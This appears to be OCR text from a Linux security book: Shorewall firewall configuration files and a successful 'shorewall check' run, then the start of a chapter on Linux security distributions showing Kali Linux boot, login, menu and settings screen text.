
```
IP_FORWARDING=On
```




```
###############################################################
#ZONE   INTERFACE       BROADCAST       OPTIONS
#
net     eth0            detect          tcpflags,nosmurfs
local   eth1            detect
```




```
########################################################################
#ZONE   TYPE            OPTIONS         IN                      OUT
#                                       OPTIONS                 OPTIONS
fw      firewall
net     ipv4
local   ipv4
```



```
###################################################################
#SOURCE DEST    POLICY          LOG     LIMIT:          CONNLIMIT:
#                               LEVEL   BURST           MASK

local   net     ACCEPT          info
local   fw      ACCEPT          info

fw      net     ACCEPT          info
fw      local   ACCEPT          info

net     all     DROP            info

all     all     REJECT          info
```




```
#############################################################
#ACTION         SOURCE          DEST            PROTO   DEST
#                                                       PORT
ACCEPT          net             fw              tcp     80
```




```
root@mykerberos:~# shorewall check
Checking...
Processing /etc/shorewall/shorewall.conf...
Loading Modules...
Checking /etc/shorewall/zones...
Checking /etc/shorewall/interfaces...
Determining Hosts in Zones...
Locating Action Files...
Checking /usr/share/shorewall/action.Drop for chain Drop...
Checking /usr/share/shorewall/action.Broadcast for chain Broadcast...
Checking /usr/share/shorewall/action.Invalid for chain Invalid...
Checking /usr/share/shorewall/action.NotSyn for chain NotSyn...
Checking /usr/share/shorewall/action.Reject for chain Reject...
Checking /etc/shorewall/policy...
Adding Anti-smurf Rules
Checking TCP Flags filtering...
Checking Kernel Route Filtering...
Checking Martian Logging...
Checking MAC Filtration -- Phase 1...
Checking /etc/shorewall/rules...
Checking MAC Filtration -- Phase 2...
Applying Policies...
Shorewall configuration verified
```


Chapter 8: Linux Security Distros





```
GNU GRUB  version 2.02~beta2-35

*Kali GNU/Linux
 Advanced options for Kali GNU/Linux

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line.
```





Username:



Applications
Places
Tue 13:55
1



Applications ▾
Places ▾
Tue 13:55
Favorites
01 - Information Gathering ▸
02 - Vulnerability Analysis ▸
03 - Web Application Analysis ▸
04 - Database Assessment
05 - Password Attacks ▸
06 - Wireless Attacks ▸
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing ▸
10 - Post Exploitation ▸
11 - Forensics ▸
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services ▸
Usual applications ▸
Iceweasel
Terminal
Files
metasploit ...
armitage
burpsuite
maltego
beef xss fr...
faraday IDE
Leafpad
Tweak Tool


01-In...
02-V...
03-W...
04-D...
05-Pa...
06-W...
07-R...
08-Ex...
09-S...
10-P...
11-Fo...
12-R...
13-S...
14-S...
Archiv...
Calcul...
Chara...
Conta...
creepy
dconf ...
Deskt...
DFF
Dictio...
Disks
Frequent
All


1
Start recording
No audio source
Record all desktop
No delay in the registration
Options


1
Wired Connected
Proxy None
Not In Use
root


Applications
Places
Settings
Tue 14:11
1
All Settings
Personal
Background
Notifications
Online Accounts
Privacy
Region & Language
Search
Hardware
Bluetooth
Color
Displays
Keyboard
Mouse & Touchpad
Network
Power
Printers
Sound
Wacom Tablet
System
Date & Time
Details
Sharing
Universal Access
Users



Version 3.18.2

Device name kali

Memory 1005.7 MiB


Processor Intel® Core™2 Duo CPU T6670 @ 2.20GHz

Graphics Gallium 0.4 on SVGA3D; build: RELEASE; LLVM;

Base system Kali GNU/Linux Rolling 32-bit

